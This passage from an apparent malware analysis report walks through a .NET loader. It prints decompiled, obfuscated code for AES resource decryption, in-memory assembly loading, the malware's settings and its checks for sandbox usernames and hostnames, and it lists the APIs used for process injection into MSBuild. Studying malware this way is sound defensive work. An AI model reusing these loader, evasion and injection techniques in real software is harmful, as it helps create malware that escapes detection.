            byte[] byte_ = new byte[]
            {
                176, 240, 115, 100, 13, 13, 22, 205, 123, 143,
                140, 52, 184, 4, 202, 191
            };
            byte[] byte_2 = new byte[]
            {
                208, 191, 217, 111, 201, 16, 241, 182, 88, 5,
                37, 61, byte.MaxValue, 178, 140, 185
            };
            using (ICryptoTransform cryptoTransform = Class55.smethod_59(true, byte_, byte_2))
            {
                array = Class55.smethod_37(cryptoTransform.TransformFinalBlock(byte_0, 4, byte_0.Length - 4));
                goto IL_135;
            }
            goto IL_12A;
        }
        }
        throw new ArgumentOutOfRangeException("version", num2, "Selected compression algorithm is not supported.");
        IL_135:
        stream.Close();
        stream = null;
        return array;
    }
    IL_12A:
    throw new FormatException("Unknown Header");
}
```



```
static ICryptoTransform smethod_59(bool bool_0, byte[] byte_0, byte[] byte_1)
{
    ICryptoTransform result;
    using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
    {
        result = (bool_0 ? aesCryptoServiceProvider.CreateDecryptor(byte_0, byte_1) : aesCryptoServiceProvider.CreateEncryptor(byte_0, byte_1));
    }
    return result;
}
```


Figures 10.1 and 10.2. Decryption method with the AES key and IV, and aesCryptoServiceProvider



```
Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream(text);      -> text = "{8569c651-a5ff-4d2e-8dd8-aaa0f6904365}"
if (manifestResourceStream != null)
{
    *(int*)((byte*)ptr + 12) = (int)manifestResourceStream.Length;
    byte[] array2 = new byte[*(int*)((byte*)ptr + 12)];
    manifestResourceStream.Read(array2, 0, *(int*)((byte*)ptr + 12));
    if (flag)
    {
        array2 = global::\u0002.\u000E.\u0001(array2);     -> content loaded to an array and then decrypted
    }
    Assembly assembly = null;
    if (!flag2)
    {
        try
        {
            assembly = Assembly.Load(array2);         -> load assembly
        }
        catch (FileLoadException)
        {
            flag2 = true;
        }
        catch (BadImageFormatException)
        {
            flag2 = true;
        }
    }
    if (flag2)
    {
        try
        {
            string text3 = string.Format("{0}{1}\\", Path.GetTempPath(), text);     -> if loading fails, it will drop a copy in the temp folder
            Directory.CreateDirectory(text3);
            string text4 = text3 + u.\u0001 + ".dll";
            if (!File.Exists(text4))
            {
                FileStream fileStream = File.OpenWrite(text4);
                fileStream.Write(array2, 0, array2.Length);
                fileStream.Close();
                global::\u0002.\u000E.\u0001(text4, null, 4);
                global::\u0002.\u000E.\u0001(text3, null, 4);
            }
            assembly = Assembly.LoadFile(text4);
        }
        catch
        {
        }
    }
```

Figure 11. Excerpt code of the decryption of one of the resources


Checking the information if we try to force it to drop the content, it is another executable component. It contains resources that were compressed using Fody/Costura as seen in our static analysis in Figure 8. It has several resources to decompress. One of them is the Protobuf-net module. These resources were also decrypted and then decompressed. Take note of the resource named “ _._.resources” (141363 bytes, Embedded, Public) which has a child resource “Jhufjcjrbgyyuktdl” as this will be accessed later.



```
static Stream \u0001(string \u0002)
{
    Assembly assembly = \u009A\u0002.\u008F\u0003();
    do
    {
        if (!false && \u007F.~\u0099(\u0002, global::\u0002.\u000E.\u0002(107395151)))
        {
            Stream stream = \u009B\u0002.~\u0090\u0003(assembly, \u0002);
            try
            {
                DeflateStream deflateStream = new DeflateStream(stream, CompressionMode.Decompress);
                try
                {
                    MemoryStream memoryStream = new MemoryStream();
                    if (!false)
                    {
                        global::\u0002.\u000E.\u0001(deflateStream, memoryStream);
                    }
                    \u008F\u0002.~\u0083\u0003(memoryStream, 0L);
                    return memoryStream;
                }
                finally
                {
                    if (deflateStream != null && !false)
                    {
                        \u008C.~\u0007\u0002(deflateStream);
                    }
                }
            }
            finally
            {
                if (!false && stream == null)
                {
                    goto IL_9B;
                }
                IL_90:
                \u008C.~\u0007\u0002(stream);
                IL_9B:
                if (false)
                {
                    goto IL_90;
                }
            }
        }
    }
    while (-1 == 0);
    return \u009B\u0002.~\u0090\u0003(assembly, \u0002);
}
```


Figure 12. Decompression code for Fody/Costura embedded resources

After the layers of obfuscation and related initializations, we will now move at the start of the malware. The method Dnypiempvyffgdjjm is where the main malware routine is located. At the start, it will initialize its settings. By looking at Figure 14, we can see the list of the possible actions it can take. Most of the settings were set to false. And by just analyzing it, we can assume that this malware only supports 32bit Operating Systems and will inject a payload in “MSBuild”.



```
public unsafe static void Dnypiempvyffgdjjm()
{
    UIntPtr uintPtr = (UIntPtr)stackalloc byte[14];
    void* ptr;
    IntPtr u;
    do
    {
        ptr = uintPtr;
        Ixxcigudxj.GetSettings = (global::\u0005.\u0001)global::\u0002.\u000E.\u0001(global::\u0002.\u000E.\u0001(new byte[]
        {
            0, 0, 0, 73, 80, 66, 177, 29, 0, 17,
            145, 131, 186, 145, 90, 151, 172, 83, 145, 80,
            96, 102, 110, 106, 98, 96, 110, 235, 233, 232,
            40, 197, 92, 100, 96, 236, 96, 168, 98, 18,
            98, 176, 98, 146, 98, 50, 72, 201, 77, 41,
            205, 205, 79, 77, 42, 45, 79, 78, 72, 44,
            76, 78, 205, 73, 206, 241, 18, 208, 98, 145,
            73, 204, 205, 42, 118, 13, 247, 98, 22, 80,
            231, 114, 227, 0, 4, 0, 0, 0, 0, 0,
            8, 139, 31
        }.Reverse<byte>().ToArray<byte>()));
```

Figure 13. Start of the main routine




BinderSettings	{\u0008.\u0003}	\u0008.\u0003
ByteArray	null	byte[]
Enabled	false	bool
FileName	null	string
IsOnce	false	bool
NoStartupRun	false	bool
CommandLine	""	string
Delay	0x00000023	int
EnumInjection	\u0002	\u0001.\u0005
ExclusionRegionNames	null	string[]
FakeMessageText	null	string
FakeMessageType	0x00000000	int
InjectionPath	"MSBuild"	string
Is64bit	false	bool
IsAnti	false	bool
IsAntiDelete	false	bool
IsCrypterKiller	false	bool
IsDelay	true	bool
IsExclusion	false	bool
IsExclusionRegion	false	bool
IsFakeMessage	false	bool
IsHardenedName	false	bool
IsMelt	false	bool
IsMemoryBombing	true	bool
IsMutex	false	bool
MutexString	"Klekaapcgerugemludhb"	string
Notification	null	\u0006.\u0002
SaveFileName	"IMG0457600xls.exe"	string
StartupSettings	{\u0001.\u0003}	\u0001.\u0003
Enabled	false	bool
EnumStartup	\u0001	\u0001.\u0006
Filename	null	string
Location	0x00000000	int

Figure 14. Settings of the malware

Evasion

Aside from the 23 second delay set to evade sandboxes, it also checks if the username of the machine is equal to “JohnDoe” or the computer name\\\\hostname is equal to “HAL9TH”. If found true, it will terminate the execution. These strings are related to Windows Defender emulator.

Figure 15 shows the code for checking the username\\\\computer name. Each string is obfuscated and will be fetched from the decrypted resource (“{0235d35d-030c-4d50-b46a-055fbb9ab683}”). It will compute for the offset of the string by XORing the input integer and then subtracting 0xA6. The first byte of the located offset is the string size followed by the encoded string. The encoded string is then decoded using B64 algorithm. This approach of retrieving the string is used throughout the malware.




```
static bool \u0001()
{
    bool result;
    for (;;)
    {
        string text = global::\u0002.\u000E.\u0002(107396429);
        string text2;
        do
        {
            text2 = global::\u0002.\u000E.\u0002(107396429);
            goto IL_29;
            try
            {
                do
                {
                    IL_29:
                    text = \u0014.~\u0080(\u0012.\u0018());        -> text = hostname
                }
                while (5 == 0);
            }
            catch
            {
                if (4 != 0)
                {
                }
            }
            try
            {
                text2 = \u0014.~\u0080(\u0012.\u0016());   -> text2 = username
            }
            catch
            {
            }
        }
        while (-1 == 0);
        try
        {
            bool flag = \u0098.\u0081\u0002(text, global::\u0002.\u000E.\u0002(107395731)) || \u0098.\u0081\u0002(text, global::\u0002.\u000E.\u0002(107395754));   compare hostname if equal to
                                                                                                                                                                  hal9th or johndoe
            if (flag)
            {
                result = true;
                goto IL_11B;
            }
            bool flag2;
            if (!\u0098.\u0081\u0002(text2, global::\u0002.\u000E.\u0002(107395731)))         compare to hal9th
            {
                flag2 = \u0098.\u0081\u0002(text2, global::\u0002.\u000E.\u0002(107395754));   compare to johndoe
            }
            else
            {
                flag2 = true;
            }
            IL_FF:
            if (false)
            {
                goto IL_FF;
            }
            bool flag3 = flag2;
            if (flag3)
            {
                result = true;
                goto IL_11B;
            }
        }
```

Figure 15. Excerpt code for the checking of username and computer name/hostname

Final Fileless Payload

Based on the settings, we assumed that it will inject an executable payload in MSBUILD.exe. So before it can proceed with the injection, it will need to retrieve the necessary API. Figure 18 shows the code that will try to dynamically resolve the API's. The approach to retrieve the string is the same as mentioned earlier. The difference is that the API encoded strings have an "@" character randomly inserted. It needs to remove the "@" character before proceeding to use the B64 algorithm to decode it. Take a look at the example in the chart below. First, it will get the corresponding DLL where it will import the API. In this example, it is "kernel32". Then it will retrieve the API string. After decoding the string using the same approach decoding the DLL string, it will be equal to " [email protected]]@VGhyZWFk". It will then remove the "@" char before proceeding to decoding the string using B64 again.The final output will be equal to the API string "ResumeThread". It will dynamically resolve a few more API's. These API's will be used in its process injection routine.




index	offset	string size	encoded string	decoded string	Removed "@"	decoded string
1	0x0	0xC	a2VybmVsMzI=	kernel32	Not applied	Not applied
2	0x0D	0x18	VW1WQHpkVzFsQFZHaHlaV0Zr	UmV@zdW1l@VGhyZWFk	UmVzdW1lVGhyZWFk	**ResumeThread**

Table 16. Data structure of encrypted strings used by the malware

DLL	API

kernel32.dll	ResumeThread
kernel32.dll	Wow64SetThreadContext
kernel32.dll	SetThreadContext
kernel32.dll	GetThreadContext
kernel32.dll	VirtualAllocEx
kernel32.dll	WriteProcessMemory
ntdll.dll	ZwUnmapViewOfSection
kernel32.dll	CreateProcessA
kernel32.dll	CloseHandle
kernel32.dll	ReadProcessMemory


Table 17. List of APIs



```
namespace \u0008
{
    // Token: 0x02000017 RID: 23
    internal static class \u0001
    {
        // Token: 0x06000039 RID: 57 RVA: 0x00002580 File Offset: 0x00000780
        // Note: this type is marked as 'beforefieldinit'.
        static \u0001()
        {
            Strings.CreateGetStringDelegate(typeof(global::\u0008.\u0001));
            global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u0001>(global::\u0008.\u0001.\u0084(107396736), global::\u0008.\u0001.\u0084(107396755));
            global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u0004>(global::\u0008.\u0001.\u0084(107396736), global::\u0008.\u0001.\u0084(107396698));
            global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u0002>(global::\u0008.\u0001.\u0084(107396736), global::\u0008.\u0001.\u0084(107396689));
            global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u0003>(global::\u0008.\u0001.\u0084(107396736), global::\u0008.\u0001.\u0084(107397164));
            do
            {
                global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u0005>(global::\u0008.\u0001.\u0084(107396736), global::\u0008.\u0001.\u0084(107397127));
                global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u0006>(global::\u0008.\u0001.\u0084(107396736), global::\u0008.\u0001.\u0084(107397062));
            }
            while (false);
            global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u0007>(global::\u0008.\u0001.\u0084(107397025), global::\u0008.\u0001.\u0084(107397016));
            global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u0008>(global::\u0008.\u0001.\u0084(107396736), global::\u0008.\u0001.\u0084(107397007));
            global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u000E>(global::\u0008.\u0001.\u0084(107396736), global::\u0008.\u0001.\u0084(107396974));
            global::\u0008.\u0001.\u0001 = global::\u0001.\u0002.\u0001<global::\u0008.\u0001.\u000F>(global::\u0008.\u0001.\u0084(107396736), global::\u0008.\u0001.\u0084(107396949));
        }
```

Figure 18. The first API to be dynamically resolved is ResumeThread, imported from kernel32.dll

